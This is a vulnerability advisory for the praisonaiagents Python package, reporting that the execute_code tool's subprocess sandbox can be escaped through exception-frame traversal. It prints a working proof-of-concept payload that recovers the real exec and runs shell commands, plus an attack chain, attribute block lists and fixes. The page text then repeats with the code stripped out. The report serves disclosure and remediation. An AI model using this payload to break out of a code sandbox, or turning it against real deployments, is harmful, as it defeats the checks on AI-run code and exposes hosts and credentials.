Summary
execute_code() in praisonaiagents.tools.python_tools defaults to
sandbox_mode="sandbox", which runs user code in a subprocess wrapped with a
restricted __builtins__ dict and an AST-based blocklist. The AST blocklist
embedded inside the subprocess wrapper (blocked_attrs, line 143 of
python_tools.py) contains only 11 attribute names — a strict subset of the 30+
names blocked in the direct-execution path. The four attributes that form a
frame-traversal chain out of the sandbox are all absent from the subprocess list:
| Attribute |
In subprocess blocked_attrs |
In direct-mode _blocked_attrs |
__traceback__ |
NO |
YES |
tb_frame |
NO |
YES |
f_back |
NO |
YES |
f_builtins |
NO |
YES |
Chaining these attributes through a caught exception exposes the real Python
builtins dict of the subprocess wrapper frame, from which exec can be
retrieved and called under a non-blocked variable name — bypassing every
remaining security layer.
Tested and confirmed on praisonaiagents 1.5.113 (latest), Python 3.10.
Severity
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H — 9.9 Critical
| Vector |
Value |
Rationale |
| AV:N |
Network |
execute_code is a designated agent tool; user/LLM-supplied code reaches it over the network in all standard deployments |
| AC:L |
Low |
No race conditions or special configuration required |
| PR:L |
Low |
Requires ability to submit code through an agent (typical end-user privilege) |
| UI:N |
None |
No victim interaction |
| S:C |
Changed |
Escapes subprocess sandbox into full host process context |
| C:H |
High |
Arbitrary file read, environment variable access, credential exfiltration |
| I:H |
High |
Arbitrary file write, arbitrary code execution on host |
| A:H |
High |
Can terminate processes, exhaust resources |
Affected
- Package:
praisonaiagents (PyPI)
- Affected versions: all versions shipping
sandbox_mode="sandbox" (default since introduction) through 1.5.113
- Patched versions: none at time of report
- File:
praisonaiagents/tools/python_tools.py
Root Cause
Two separate blocked_attrs sets — one much weaker than the other
_validate_code_ast() (line 39, used by direct mode) blocks 30+ attributes:
# python_tools.py line 52 — direct mode (FULL list, correctly includes frame attrs)
_blocked_attrs = frozenset({
    '__subclasses__', '__bases__', '__mro__', '__globals__',
    '__code__', '__class__', '__dict__', '__builtins__',
    '__import__', '__loader__', '__spec__', '__init_subclass__',
    '__set_name__', '__reduce__', '__reduce_ex__',
    '__traceback__', '__qualname__', '__module__',   # ← present here
    '__wrapped__', '__closure__', '__annotations__',
    'gi_frame', 'gi_code', 'cr_frame', 'cr_code',
    'ag_frame', 'ag_code', 'tb_frame', 'tb_next',    # ← present here
    'f_globals', 'f_locals', 'f_builtins', 'f_code', # ← present here
    'co_consts', 'co_names',
})
The subprocess wrapper script written to disk (line 143) uses a separate,
inline blocked_attrs with only 11 entries — the frame-traversal attrs are
missing:
# python_tools.py line 143 — subprocess wrapper (SHORT list, MISSING frame attrs)
blocked_attrs = {
    '__subclasses__', '__bases__', '__mro__', '__globals__',
    '__code__', '__class__', '__dict__', '__builtins__',
    '__import__', '__loader__', '__spec__'
    # __traceback__, tb_frame, f_back, f_builtins — all absent
}
_safe_getattr does not protect direct dot-notation access
_safe_getattr replaces the getattr builtin and blocks attribute names
starting with _. However, it is only invoked when user code explicitly calls
getattr(obj, name). Direct attribute access (obj.attr in source) uses
Python's C-level tp_getattro slot and never passes through _safe_getattr.
The AST check is therefore the only barrier to direct attribute access, and it
is insufficient.
No text-pattern blocklist in subprocess mode
_execute_code_direct applies a text-pattern blocklist (dangerous_patterns)
as a defence-in-depth layer. _execute_code_sandboxed has no such layer —
only the AST check runs.

Proof of Concept
import os
os.environ["PRAISONAI_AUTO_APPROVE"] = "true"
from praisonaiagents.tools.python_tools import execute_code

CMD = "id"   # any shell command

payload = f"""
try:
    1/0
except ZeroDivisionError as e:
    _p = e.__traceback__.tb_frame.f_back
    _x = _p.f_builtins["exec"]
    _x("import subprocess; print(subprocess.check_output({repr(CMD)}, shell=True).decode())",
       {{"__builtins__": _p.f_builtins}})
"""

result = execute_code(code=payload)
print(result["stdout"])
Output (praisonaiagents 1.5.113, Python 3.10):
uid=1000(user) gid=1000(user) groups=1000(user)
Why each defence is bypassed:
| Layer |
Status |
Reason |
AST blocked_attrs |
BYPASSED |
__traceback__, tb_frame, f_back, f_builtins not in 11-item subprocess list |
_safe_getattr |
BYPASSED |
Only intercepts getattr() calls; dot notation uses C-level tp_getattro |
exec-by-name AST check |
BYPASSED |
Called as _x(...) — func.id is '_x', not 'exec' |
| Text-pattern blocklist |
N/A |
Does not exist in subprocess mode |
| Subprocess process isolation |
BYPASSED |
Frame traversal reaches real builtins within the subprocess |
Attack Chain
execute_code(payload)
  └─ _execute_code_sandboxed()
       └─ subprocess: exec(user_code, safe_globals)
            └─ user_code raises ZeroDivisionError
                 └─ e.__traceback__           ← __traceback__ not in blocked_attrs
                      └─ .tb_frame           ← tb_frame not in blocked_attrs
                           └─ .f_back        ← f_back not in blocked_attrs
                                └─ .f_builtins  ← f_builtins not in blocked_attrs
                                     └─ ["exec"]  ← dict subscript, no attr check
                                          └─ _x("import subprocess; ...")
                                               └─ RCE
Impact
Any application that exposes execute_code to user-controlled or
LLM-generated input — including all standard PraisonAI agent deployments — is
fully compromised by a single API call:
- Arbitrary command execution on the host (in the subprocess user context)
- File system read/write — source code, credentials,
.env files, SSH keys
- Environment variable exfiltration — API keys, secrets passed to the agent process
- Network access — outbound connections to attacker infrastructure unaffected by
env={}
- Lateral movement — the subprocess inherits the host's network stack and filesystem
Suggested Fix
1. Merge blocked_attrs into a single shared constant
The subprocess wrapper must use the same attribute blocklist as the direct mode.
Replace the inline blocked_attrs in the wrapper template with the full set:
# Add to subprocess wrapper template (python_tools.py ~line 143):
blocked_attrs = {
    '__subclasses__', '__bases__', '__mro__', '__globals__',
    '__code__', '__class__', '__dict__', '__builtins__',
    '__import__', '__loader__', '__spec__', '__init_subclass__',
    '__set_name__', '__reduce__', '__reduce_ex__',
    '__traceback__', '__qualname__', '__module__',    # ← ADD
    '__wrapped__', '__closure__', '__annotations__',  # ← ADD
    'gi_frame', 'gi_code', 'cr_frame', 'cr_code',    # ← ADD
    'ag_frame', 'ag_code', 'tb_frame', 'tb_next',    # ← ADD
    'f_globals', 'f_locals', 'f_builtins', 'f_code', # ← ADD
    'co_consts', 'co_names',                          # ← ADD
}
2. Block all _-prefixed attribute access at AST level
_safe_getattr only covers getattr() calls. Add a blanket AST rule to block
any ast.Attribute node whose attr starts with _:
if isinstance(node, ast.Attribute) and node.attr.startswith('_'):
    return f"Access to private attribute '{node.attr}' is restricted"
3. Add the text-pattern layer to subprocess mode
Mirror _execute_code_direct's dangerous_patterns check in
_execute_code_sandboxed as defence-in-depth.
References
- Affected file:
praisonaiagents/tools/python_tools.py (PyPI: praisonaiagents)
- CWE-693: Protection Mechanism Failure
- CWE-657: Violation of Secure Design Principles
References

dorjoos Reporter
Summary
execute_code()inpraisonaiagents.tools.python_toolsdefaults tosandbox_mode="sandbox", which runs user code in a subprocess wrapped with arestricted
__builtins__dict and an AST-based blocklist. The AST blocklistembedded inside the subprocess wrapper (
blocked_attrs, line 143 ofpython_tools.py) contains only 11 attribute names — a strict subset of the 30+names blocked in the direct-execution path. The four attributes that form a
frame-traversal chain out of the sandbox are all absent from the subprocess list:
blocked_attrs_blocked_attrs__traceback__tb_framef_backf_builtinsChaining these attributes through a caught exception exposes the real Python
builtinsdict of the subprocess wrapper frame, from whichexeccan beretrieved and called under a non-blocked variable name — bypassing every
remaining security layer.
Tested and confirmed on praisonaiagents 1.5.113 (latest), Python 3.10.
Severity
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H — 9.9 Critical
execute_codeis a designated agent tool; user/LLM-supplied code reaches it over the network in all standard deploymentsAffected
praisonaiagents(PyPI)sandbox_mode="sandbox"(default since introduction) through 1.5.113praisonaiagents/tools/python_tools.pyRoot Cause
Two separate
blocked_attrssets — one much weaker than the other_validate_code_ast()(line 39, used by direct mode) blocks 30+ attributes:The subprocess wrapper script written to disk (line 143) uses a separate,
inline
blocked_attrswith only 11 entries — the frame-traversal attrs aremissing:
_safe_getattrdoes not protect direct dot-notation access_safe_getattrreplaces thegetattrbuiltin and blocks attribute namesstarting with
_. However, it is only invoked when user code explicitly callsgetattr(obj, name). Direct attribute access (obj.attrin source) usesPython's C-level
tp_getattroslot and never passes through_safe_getattr.The AST check is therefore the only barrier to direct attribute access, and it
is insufficient.
No text-pattern blocklist in subprocess mode
_execute_code_directapplies a text-pattern blocklist (dangerous_patterns)as a defence-in-depth layer.
_execute_code_sandboxedhas no such layer —only the AST check runs.
Proof of Concept
Output (praisonaiagents 1.5.113, Python 3.10):
Why each defence is bypassed:
blocked_attrs__traceback__,tb_frame,f_back,f_builtinsnot in 11-item subprocess list_safe_getattrgetattr()calls; dot notation uses C-leveltp_getattroexec-by-name AST check_x(...)—func.idis'_x', not'exec'Attack Chain
Impact
Any application that exposes
execute_codeto user-controlled orLLM-generated input — including all standard PraisonAI agent deployments — is
fully compromised by a single API call:
.envfiles, SSH keysenv={}Suggested Fix
1. Merge
blocked_attrsinto a single shared constantThe subprocess wrapper must use the same attribute blocklist as the direct mode.
Replace the inline
blocked_attrsin the wrapper template with the full set:2. Block all
_-prefixed attribute access at AST level_safe_getattronly coversgetattr()calls. Add a blanket AST rule to blockany
ast.Attributenode whoseattrstarts with_:3. Add the text-pattern layer to subprocess mode
Mirror
_execute_code_direct'sdangerous_patternscheck in_execute_code_sandboxedas defence-in-depth.References
praisonaiagents/tools/python_tools.py(PyPI:praisonaiagents)References